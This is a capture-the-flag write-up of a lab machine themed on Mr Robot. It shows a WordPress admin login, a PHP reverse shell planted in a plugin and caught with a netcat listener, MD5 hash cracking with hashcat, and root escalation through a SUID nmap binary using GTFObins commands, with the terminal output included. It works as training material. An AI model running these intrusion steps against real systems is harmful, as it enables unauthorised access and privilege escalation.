
## Exploitation:



It was really a WordPress login page of admin. I recently decrypted some base64 encoded data which seemed to be a username and a password, so I thought of using them here. After entering those credentials, I was logged into the admin dashboard.



Now since I was into the admin dashboard, it was the time to gain a web shell. So, in the plugins tab I added my php reverse shell into one of the plugins named **contact-form-7** and started a **netcat** listener on my machine with the command: **nc -lvp 20000**




Then in the new tab I accessed the plugin with the below url:

**10.10.45.114/wp-content/plugins/contact-form-7/wp-contact-form-7.php**

After this, I got the reverse shell on my terminal. Then I spawned an interactive shell with the below commands:


**python3 -c 'import pty;pty.spawn("/bin/bash")'**

**export TERM=xterm**



```
infinity$ nc -lvp 20000
listening on [any] 20000 ...
10.10.45.114: inverse host lookup failed: Unknown host
connect to [10.9.1.37] from (UNKNOWN) [10.10.45.114] 54518
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 U
TC 2015 x86_64 x86_64 x86_64 GNU/Linux
 16:14:09 up 39 min,  0 users,  load average: 0.00, 0.01, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHA
T
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 --version
Python 3.4.0
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ export TERM=xterm
export TERM=xterm
daemon@linux:/$ whoami
whoami
daemon
daemon@linux:/$ pwd
pwd
/
daemon@linux:/$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@linux:/$
```

Then I started searching for the second flag and in the /home/robot/ directory, I found the second flag file but only root and robot user had the access to open it. But in that directory, there was another file named **password.raw-md5**



```
poc : nc — Konsole
File Edit View Bookmarks Settings Help
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r----- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```



## Privilege Escalation:

When I opened that file, I found robot user's password in encrypted form and from the filename I thought the encryption type could be **raw-md5**.

Then I opened hashcat on my machine and used the below command to crack the password:

```
hashcat -a 0 -m 0 hash.txt rockyou.txt
```

```
mr_robot : zsh — Konsole
File Edit View Bookmarks Settings Help

c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Mon Jan 24 03:20:50 2022 (1 sec)
Time.Estimated...: Mon Jan 24 03:20:51 2022 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 628.2 kH/s (1.15ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 40960/14344385 (0.29%)
Rejected.....: 0/40960 (0.00%)
Restore.Point....: 32768/14344385 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: dyesebel -> loserface1

Started: Mon Jan 24 03:20:47 2022
Stopped: Mon Jan 24 03:20:52 2022
r[1nf1n17y]-[03:21-24/01]-[/home/infinity/Desktop/tryhackme/mr_robot]
```

and I was right. The encryption type was raw-md5.

```
poc : nc — Konsole
File Edit View Bookmarks Settings Help


daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ whoami
whoami
robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Then I used the command: `su robot` and entered the password to login as robot user on target machine and in the key-2-of-3.txt file, I found the second flag.

Then I used the below command to check binaries with SUID bit enabled:

```
find / -type f -perm -4000 2>/dev/null
```



The screenshot shows a terminal window titled 'poc : nc — Konsole'. The terminal displays the command `find / -type f -perm -4000 2>/dev/null` and its output, which lists several binaries with the SUID bit enabled. The binaries listed are: `/bin/ping`, `/bin/umount`, `/bin/mount`, `/bin/ping6`, `/bin/su`, `/usr/bin/passwd`, `/usr/bin/newgrp`, `/usr/bin/chsh`, `/usr/bin/chfn`, `/usr/bin/gpasswd`, `/usr/bin/sudo`, `/usr/local/bin/nmap` (highlighted in red), `/usr/lib/openssh/ssh-keysign`, and `/usr/lib/eject/dmccrypt-get-device`.

out of all the binaries, there was a binary named `nmap` which looked suspicious. So, I went to **GTFObins**, a web application by GitHub which shows the methods to abuse binaries to gain root access. Link of GTFObins is given below:

<https://gtfobins.github.io/>

## Sudo #

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```


On GTFObins, I found method to use nmap to gain root access. then I used the commands provided on GTFObins and I got the root access.

Commands:

- ➔ nmap --interactive
- ➔ !sh

NOTE: don't use sudo in the first command.

Then in the /root/ directory, I found the file named key-3-of-3.txt and in that file, I found the third flag(root flag).

A screenshot of a terminal window titled "poc : nc — Konsole". The terminal shows a user named "robot" at a "linux" machine in the "~" directory. The user runs "nmap --interactive", which starts nmap V. 3.81 in interactive mode. The user then enters "!sh" to get a root shell. Subsequent commands include "whoami" (returns "root"), "cd /root", "ls" (lists "firstboot\_done" and "key-3-of-3.txt"), and "cat key-3-of-3.txt" (displays the flag "04787ddef27c3dee1ee161b21670b4e4").

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```